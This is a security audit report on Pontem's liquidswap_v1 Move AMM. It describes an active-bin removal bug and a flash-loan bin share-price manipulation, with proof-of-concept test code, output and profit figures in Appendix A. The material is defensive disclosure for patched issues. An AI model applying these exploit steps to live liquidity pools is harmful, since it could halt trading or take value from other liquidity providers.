Pontem Clmm

Audit

Presented by:

OtterSec contact@osec.io

Michał Bochnak embe221ed@osec.io

Robert Chen r@osec.io

Contents

Appendices

© 2023 Otter Audits LLC. All Rights Reserved.

01 | Executive Summary

Overview

Pontem Network engaged OtterSec to perform an assessment of the `liquidswap_v1` program. This assessment was conducted between July 13th and August 22nd, 2023. For more information on our auditing methodology, refer to Appendix C.

Key Findings

Over the course of this audit engagement, we produced 7 findings in total.

In particular, we identified a vulnerability resulting in the removal of an active bin in the pool, occurring in instances where the entire liquidity was provided by a single liquidity provider (OS-PCLMM-ADV-00) and another issue involving elevated share prices within an active bin through flash loan payments, resulting in diminished or even non-existent activity in the bin due to the associated high costs (OS-PCLMM-ADV-01).

We also made recommendations concerning the absence of access control functionality for specific functions (OS-PCLMM-SUG-00) and suggested implementing proper validation for account addresses (OS-PCLMM-SUG-02). Furthermore, we brought attention to certain instances where event emissions occurred despite no actual state change taking place (OS-PCLMM-SUG-01).

As part of this audit, we also provided proofs of concept for each vulnerability to prove exploitability and enable simple regression testing. For a full list, see Appendix A.

© 2023 Otter Audits LLC. All Rights Reserved.

02 | Scope

The source code was delivered to us in a git repository at github.com/pontem-network/liquidswap_v1. This audit was performed against commit 0de853e.

A brief description of the programs is as follows:


Name	Description
liquidswap_v1	An Automated Market Maker (AMM) implementation with concentrated liquidity comprising of pools, where each pool or trading pair features dedicated bins. Each bin holds liquidity for a particular stable price, and the bin's position (bin ID) determines the price.

© 2023 Otter Audits LLC. All Rights Reserved.

03 | Findings

Overall, we reported 7 findings.

We split the findings into **vulnerabilities** and **general findings**. Vulnerabilities have an immediate impact and should be remediated as soon as possible. General findings do not have an immediate impact but will aid in mitigating future vulnerabilities.



Severity	Count
Critical	0
High	2
Medium	0
Low	0
Informational	5

Proofs of Concept

We created a proof of concept for each vulnerability to enable easy regression testing. We recommend integrating these as part of a comprehensive test suite. The proof of concept directory structure may be found in Appendix A.

04 | Vulnerabilities

Here, we present a technical analysis of the vulnerabilities we identified during our audit. These vulnerabilities have *immediate* security implications, and we recommend remediation as soon as possible.

Rating criteria can be found in Appendix B.

ID	Severity	Status	Description
OS-PCLMM-ADV-00	High	Resolved	By burning their tokens, a single liquidity provider may disrupt the swap logic in the `CLMM`.
OS-PCLMM-ADV-01	High	Resolved	Arbitrarily increasing share prices in an active bin via flash loan payments results in reduced or no activity due to high costs.

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-ADV-00 [high]| Removal Of Active Bin

Description

The vulnerability arises when a liquidity provider becomes the sole provider for a particular price range, i.e., the active `bin`. This situation may temporarily disrupt the swapping logic of the `CLMM`.

In `pool`, `swap_inner` handles the swapping of assets between users, and when it attempts to access the data associated with the active `bin` utilizing its ID.

sources/pool.move MOVE

```move
fun swap_inner<X, Y, BinStep>(
    pool: &mut Pool<X, Y, BinStep>,
    coin_in_x: Coin<X>,
    coin_in_y: Coin<Y>,
    swap_y_for_x: bool,
): (Coin<X>, Coin<Y>) {
    [...]
    let bin = table::borrow_mut(&mut pool.bins, active_bin_id);
    [...]
}
```

The above line assumes that `active_bin_id` exists in the `pool.bins` table. However, if a liquidity provider is the only one providing liquidity for this particular active bin, it is possible that they decide to remove their liquidity from that bin. When a liquidity provider removes their liquidity from a bin, it triggers the burn logic, which removes the liquidity providers.

sources/pool.move MOVE

```move
public fun burn<X, Y, BinStep>(
    liq_nfts: vector<Token>,
): (Coin<X>, Coin<Y>) acquires Pool, InitConfiguration {
    [...]

    if (destroy_bin) {
        tree_math::remove_from_tree(&mut pool.tree, bin_id);
        let bin = table::remove(&mut pool.bins, bin_id);
        let Bin { reserves_x: _, reserves_y: _, token_data_id: _ } = bin;
    }

    [...]
}
```

This results in the bin being entirely removed from the `pool.bins` table, effectively erasing the active bin. Consequently, `swap_inner` will be unable to access the `bin` id and will fail because `active_bin_id` no longer exists in the `pool.bins` table, resulting in breaking the swapping logic, resulting in unexpected behavior or errors, and halting trading operations for that pair.

© 2023 Otter Audits LLC. All Rights Reserved.

Proof of Concept

A single liquidity provider provides liquidity for a certain price range (the active bin) of an asset pair. If they decide to withdraw their liquidity, the active bin is removed. If someone tries to trade in that price range, it would result in errors or unexpected behavior because the code is unable to discover the active bin.

Please find the proof-of-concept code in this section.

Remediation

Check if `active_bin_id` exists before attempting to access it. If it does not exist, handle the situation by selecting a new `bin`.

sources/pool.move MOVE

```move
if (!table::contains(&pool.bins, active_bin_id)) {
    // skip to the next bin
}
```

Patch

Fixed in e505a58.

OS-PCLMM-ADV-01 [high]| Bin Price Manipulation

Description

In this CLMM, there are multiple bins, each having its price range where users may add liquidity. This vulnerability allows a malicious user to manipulate the price of shares in a specific bin within the CLMM. This manipulation may be exploited to artificially inflate the price of shares in that bin to extremely high values, creating unfavorable conditions for other participants and potentially blocking or monopolizing that bin. The user may profit by burning the last share in the manipulated bin.

The user achieves this via flash loan payments, abusing this feature to perform swaps in a specific way to cause the price of shares in that bin to increase dramatically.

This high share price may have several negative consequences:

- It may make it very difficult for other users to add liquidity to that specific bin because the price is now much higher than expected.
- If other users attempt to add liquidity to this manipulated bin, they may need to deposit a large amount of the other asset (asset Y) to match the inflated share price. This may be financially impractical for them.
- The bin with the manipulated share price effectively becomes unattractive for other users, creating a liquidity provider monopoly for the malicious user in that bin.

Proof of Concept

1. We start with an initial state:
   (a) the pool has no liquidity.
   (b) active bin: ACTIVE_BIN_ID.
   (c) price: 2.719640856168128406.
2. The user adds liquidity to the bin: ACTIVE_BIN_ID+3000, providing minimal possible value i.e. 1X.
3. The user burns 53 tokens.
4. The user performs the flash loan attack to increase the one share price and make it impossible/harder for other users to add liquidity to this bin. The added token is X, as its price is pumped.
5. The pool is either blocked or users must drain the bin by performing swaps, which is highly unprofitable.
6. The user may burn the last share and profit.

Please find the proof-of-concept code in this section.

© 2023 Otter Audits LLC. All Rights Reserved.

Remediation

Implement safeguards and checks to prevent the artificial inflation of share prices within bins. Additionally, measures may be implemented to ensure fair and competitive conditions for liquidity providers and traders.

Patch

Fixed in 55438a9.

© 2023 Otter Audits LLC. All Rights Reserved.

05 | General Findings

Here, we present a discussion of general findings during our audit. While these findings do not present an immediate security impact, they represent anti-patterns and may result in security issues in the future.

ID	Description
OS-PCLMM-SUG-00	`increase_oracle_length` lacks any form of access control mechanism.
OS-PCLMM-SUG-01	`IncreaseLengthEvent` and `WithdrawEvent` emit incorrect events.
OS-PCLMM-SUG-02	The `res_account` address in `fees_helper` is not properly validated.
OS-PCLMM-SUG-03	The comment in `bit_math::closest_non_zero_bit` is misleading and should be rectified.
OS-PCLMM-SUG-04	The boundary checks for `BIN_ID` appear to be lenient.

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-SUG-00 | Access Control

Description

`increase_oracle_length` in `oracle`, utilized to incorporate new sample slots into the oracle, may be accessed by anyone, which might result in unnecessary addition of samples causing the predefined maximum length (`MAX_ORACLE_LENGTH`) to be reached and also cause resource exhaustion.

sources/oracle.move MOVE

```
  /// Add new sample slots to oracle.
    public fun increase_oracle_length<X, Y, BinStep>(samples_to_add: u64) acquires
    ↪  Oracle {
        [...]
    }
```

Remediation

Ensure that this situation is either by design or, if unintended, implement appropriate access control measures to safeguard this functionality.

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-SUG-01 | Incorrect Event Emissions

Description

`IncreaseLengthEvent` in `oracle::increase_oracle_length` is emitted even if the new length equals the old length and the event. `WithdrawEvent` in `treasury::withdraw` is emitted when a zero amount is withdrawn. These cases of incorrect event emission may result in discrepancies and unintended behavior affecting any functionality relying on these events; additionally, they hamper the debugging process.

sources/ MOVE

```
/// Add new sample slots to oracle.
public fun increase_oracle_length<X, Y, BinStep>(samples_to_add: u64) acquires
    ↪ Oracle {
    let oracle = borrow_global_mut<Oracle<X, Y,
    ↪ BinStep>>(@liquidswap_v1_resource_account);
    let current_length = oracle.length;
    let new_length = current_length + samples_to_add;
    [...]
    event::emit_event(&mut oracle.increase_length_event_handler,
    ↪ IncreaseLengthEvent {
        new_length: current_length,});
}

/// Withdraw from pair treasury.
public fun withdraw<X, Y, BinStep>(
    dao: &signer,
    amount_x: u64,
    amount_y: u64
): (Coin<X>, Coin<Y>) acquires Treasury {
    let treasury = borrow_global_mut<Treasury<X, Y,
    ↪ BinStep>>(@liquidswap_v1_resource_account);
    assert!(signer::address_of(dao) == config::get_dao_address(),
    ↪ ERR_NO_PERMISSION);
    let coins_x = coin::extract(&mut treasury.coins_x, amount_x);
    let coins_y = coin::extract(&mut treasury.coins_y, amount_y);
    [...]
    event::emit_event(&mut treasury.withdraw_event_handler, WithdrawEvent {
        amount_x, amount_y,});
}
```

Remediation

Ensure the `IncreaseLengthEvent` event is only emitted when there is a change in the length of the oracle and `WithdrawEvent` does not emit when the amount to be withdrawn is equal to zero.

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-SUG-02 | Account Validation

Description

In `fees_helper::intialize`, the `res_account` account address is not checked to ensure that it equals `@liquidswap_v1_resource_account`. This may result in the `res_account` variable containing a different account address than what was intended.

sources/lib/fees_helper.move MOVE

```
/// Initiailize max fees configuration.
public(friend) fun initialize(
    res_account: &signer,
    max_protocol_fee: u128,
    max_flashloan_fee: u128
) {
    assert!(max_protocol_fee <= BASE_POINT_MAX_U128,
    ↪   ERR_MAX_PROTOCOL_SHARE_OVER_BASIS_POINTS);
    assert!(max_flashloan_fee <= PRECISION_E6,
    ↪   ERR_MAX_FLASHLOAN_FEE_OVER_PRECISIONS);
    [...]
}
```

Remediation

Incorporate a check to validate that the `res_account` variable contains the `@liquidswap_v1_resource_account` address.

sources/lib/fees_helper.move MOVE

```
/// Initiailize max fees configuration.
public(friend) fun initialize(
    res_account: &signer,
    max_protocol_fee: u128,
    max_flashloan_fee: u128
) {
    assert!(signer::address_of(res_account) ==
    ↪   @liquidswap_v1_resource_account,ERR_NO_PERMISSION);
    assert!(max_protocol_fee <= BASE_POINT_MAX_U128,
    ↪   ERR_MAX_PROTOCOL_SHARE_OVER_BASIS_POINTS);
    assert!(max_flashloan_fee <= PRECISION_E6,
    ↪   ERR_MAX_FLASHLOAN_FEE_OVER_PRECISIONS);
    [...]
}
```

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-SUG-03 | Incorrect Comment

Description

In `bit_math` module, the comment in `closest_non_zero_bit` is incorrect. It mentions that `MAX_U256` is returned if there is no closest bit; however, the hard coded value equal to `MAX_U16` is returned from `closest_non_zero_bit` in case of lack of closest bit, therefore it should be `MAX_U16`.

math_helpers/sources/bit_math.move MOVE

```
/// Returns the closest non-zero bit of `x` to the right (or left) of the `bit`
    ↪  bits that is not `bit`
/// Returns the index of the closest non-zero bit. If there is no closest bit,
    ↪  it returns MAX_U256
///
/// It's more clear to use Option<u8> but Option represented by vector and
    ↪  consumes more bits.
public fun closest_non_zero_bit(x: u256, curr_bit_index: u8, right: bool): u16
{
    [...]
}
```

Remediation

Change the comment in `bit_math::closest_non_zero_bit`, replacing `MAX_U256` to `MAX_U16`.

© 2023 Otter Audits LLC. All Rights Reserved.

OS-PCLMM-SUG-04 | Improved Boundary Checks

Description

The permissible boundaries for `BIN_ID` appear rather lenient, as shown by the errors thrown by `bin_helper::get_price_from_id_fp64`.

Remediation

Ensure more robust checks are implemented while setting the boundaries for `BIN_ID`.

© 2023 Otter Audits LLC. All Rights Reserved.

A | Proofs of Concept

Below are proof of concept exploits for our findings.

OS-PCLMM-ADV-00

The following is the test case we prepared:

```rust
##[test]
fun test_swap_x_for_y_one_bin() {
    genesis::setup();
    timestamp::update_global_time_for_test_secs(START_TIME);

    initialize_x_y_coins(X_DECS, Y_DECS);
    initialize_x_y_pool<X10>(ZERO_BIN_ID);

    let x_amount = amount<X>(7500, 0);
    let y_amount = amount<Y>(7500, 0);
    let nft = add_liquidity_to_active_bin<X10>(x_amount, y_amount);

    let (x_coins, y_coins) = pool::burn<X, Y, X10>(vector[nft]);
    aptos_account::deposit_coins(ALICE_ADDRESS, x_coins);
    aptos_account::deposit_coins(ALICE_ADDRESS, y_coins);
    let x_to_swap = amount<X>(5000, 0);

    let swapped = pool::swap_x_for_y<X, Y, X10>(mint_default_coin<X>(x_to_swap));
    aptos_account::deposit_coins(ALICE_ADDRESS, swapped);
}
```

Below is the output for the test case:

```bash
┌── test_swap_x_for_y_one_bin ──────
│ error[E11001]: test failure
│      ┌─ /.../aptos-stdlib/sources/table.move:143:16
│      │
│ 143  │     native fun borrow_box_mut<K: copy + drop, V, B>(table: &mut Table<K, V>,
    ↪  key: K): &mut Box<V>;
│      │                     ^^^^^^^^^^^^^^
│      │                     │
│      │                     Test was not expected to error, but it aborted with code
    ↪  25863 originating in the module
    ↪  0000000000000000000000000000000000000000000000000000000000000001::table
    ↪  rooted here
```

© 2023 Otter Audits LLC. All Rights Reserved.

```
│     │                 In this function in 0x1::table
│
│
│
└───────────────────
```

OS-PCLMM-ADV-01

The following is the test case we prepared:

```rust
##[test]
fun test_swap_like_attack() {
    genesis::setup();
    timestamp::update_global_time_for_test_secs(START_TIME);

    initialize_x_y_coins_for_burn();
    initialize_x_y_pool<X10>();

    // pool without any liquidity added yet (easier to leave the valid price)
    // the price is price(ACTIVE_BIN_ID) - let's assume it is a correct price
    // evil user adds the liquidity to the bin with price a lot higher than the
    ↪  correct price
    let e_liq_nfts = helpers::add_liquidity_to_bins<X10>(
        vector[ ACTIVE_BIN_ID + 3000, ],
        vector[ amount<X>(1, 0), ],
        vector[ 0 ]
    );
    let e_liq_nft = vector::pop_back(&mut e_liq_nfts);
    vector::destroy_empty(e_liq_nfts);
    // evil user burns total_supply-1 shares
    let (coins_x, coins_y) = pool::burn<X, Y, X10>(
        vector[token::split(&mut e_liq_nft, 53)]
    );
    debug_print(b"coins_x:", &coins_x);
    debug_print(b"coins_y:", &coins_y);
    aptos_account::deposit_coins(ALICE_ADDRESS, coins_x);
    aptos_account::deposit_coins(ALICE_ADDRESS, coins_y);

    // evil user performs the swap to enter the ACTIVE_BIN_ID+3000 bin
    let y_to_swap = mint_default_coin<Y>(amount<Y>(56, 0));
    debug_print(b"y_in:", &y_to_swap);
    let swapped = pool::swap_y_for_x<X, Y, X10>(y_to_swap);
    debug_print(b"x_out:", &swapped);
    aptos_account::deposit_coins(ALICE_ADDRESS, swapped);
    // let's check if the price is "broken"
    let curr_bin = pool::get_active_bin_id<X, Y, X10>();
    let price = bin_helper::get_price_from_id_fp64(curr_bin, 10);
    debug_print(b"price:", &fp64_math::fp64_to_string(price));

    // evil user increases the share price to make it impossible for other users to
    ↪  participate in the bin's liquidity
```

© 2023 Otter Audits LLC. All Rights Reserved.

```
    let (coins_loan_x, coins_loan_y, flashloan) = pool::flashloan<X, Y, X10>(0, 1);
    let fees_coins_x = mint_default_coin<X>(1000);
    let fees_coins_y = mint_default_coin<Y>(2);
    coin::merge(&mut coins_loan_x, fees_coins_x);
    coin::merge(&mut coins_loan_y, fees_coins_y);
    pool::pay_flashloan(coins_loan_x, coins_loan_y, flashloan);

    // valid user tries to save the pool by adding the liquidity to the valid bin
    let liq_nfts = helpers::add_liquidity_to_bins<X10>(
        vector[ ACTIVE_BIN_ID, ],
        vector[ 0, ],
        vector[ amount<Y>(300, 0) ]
    );
    let liq_nft = unpack_vector_of_size_1(liq_nfts);
    helpers::deposit_token(ALICE_ADDRESS, liq_nft);

    // valid user needs to perform the swap in order to leave back to the correct
    ↪  price
    let y_to_swap = mint_default_coin<Y>(amount<Y>(49100, 0));
    debug_print(b"y_in:", &y_to_swap);
    let swapped = pool::swap_y_for_x<X, Y, X10>(y_to_swap);
    debug_print(b"x_out:", &swapped);
    aptos_account::deposit_coins(ALICE_ADDRESS, swapped);

    // evil user burns the share
    let (coins_x, coins_y) = pool::burn<X, Y, X10>(vector[e_liq_nft]);
    debug_print(b"coins_x:", &coins_x);
    debug_print(b"coins_y:", &coins_y);
    aptos_account::deposit_coins(ALICE_ADDRESS, coins_x);
    aptos_account::deposit_coins(ALICE_ADDRESS, coins_y);
}
```

Below is the last part of the output for the test case:

```bash
...
[debug] "coins_x:"
[debug]
    ↪  0x1::coin::Coin<0x73a2aa302e5e40dd9781a3b2d43ab45b3617a562416c16becfbfe66dcf378141::helpers:
    ↪  {
  value: 5
}
[debug] "coins_y:"
[debug]
    ↪  0x1::coin::Coin<0x73a2aa302e5e40dd9781a3b2d43ab45b3617a562416c16becfbfe66dcf378141::helpers:
    ↪  {
  value: 49132
}
```

The calculations:

```BASH
 In [14]: spent_y = 56 + 2

[ins] In [15]: spent_x = 1001

[ins] In [16]: earned_y = 49132

[ins] In [17]: earned_x = 5

[ins] In [18]: price = 2.719640856168128406 # this is the expected price

[ins] In [19]: spent_y += int(spent_x * price)

[ins] In [20]: earned_y += int(earned_x * price)

[ins] In [21]: spent_y, earned_y
Out[21]: (2780, 49145)
```

B | Vulnerability Rating Scale

We rated our findings according to the following scale. Vulnerabilities have immediate security implications. Informational findings may be found in the General Findings section.

Critical

Vulnerabilities that immediately result in a loss of user funds with minimal preconditions.

Examples:

- Misconfigured authority or access control validation.
- Improperly designed economic incentives leading to loss of funds.

High

Vulnerabilities that may result in a loss of user funds but are potentially difficult to exploit.

Examples:

- Loss of funds requiring specific victim interactions.
- Exploitation involving high capital requirement with respect to payout.

Medium

Vulnerabilities that may result in denial of service scenarios or degraded usability.

Examples:

- Computational limit exhaustion through malicious input.
- Forced exceptions in the normal user flow.

Low

Low probability vulnerabilities, which are still exploitable but require extenuating circumstances or undue risk.

Examples:

- Oracle manipulation with large capital requirements and multiple transactions.

Informational

Best practices to mitigate future security risks. These are classified as general findings.

Examples:

- Explicit assertion of critical internal invariants.
- Improved input validation.

C | **Procedure**

As part of our standard auditing procedure, we split our analysis into two main sections: design and implementation.

When auditing the design of a program, we aim to ensure that the overall economic architecture is sound in the context of an on-chain program. In other words, there is no way to steal funds or deny service, ignoring any chain-specific quirks. This usually requires a deep understanding of the program's internal interactions, potential game theory implications, and general on-chain execution primitives.

One example of a design vulnerability would be an on-chain oracle that could be manipulated by flash loans or large deposits. Such a design would generally be unsound regardless of which chain the oracle is deployed on.

On the other hand, auditing the program's implementation requires a deep understanding of the chain's execution model. While this varies from chain to chain, some common implementation vulnerabilities include reentrancy, account ownership issues, arithmetic overflows, and rounding bugs.

As a general rule of thumb, implementation vulnerabilities tend to be more "checklist" style. In contrast, design vulnerabilities require a strong understanding of the underlying system and the various interactions: both with the user and cross-program.

As we approach any new target, we strive to comprehensively understand the program first. In our audits, we always approach targets with a team of auditors. This allows us to share thoughts and collaborate, picking up on details that the other missed.

While sometimes the line between design and implementation can be blurry, we hope this gives some insight into our auditing procedure and thought process.

© 2023 Otter Audits LLC. All Rights Reserved.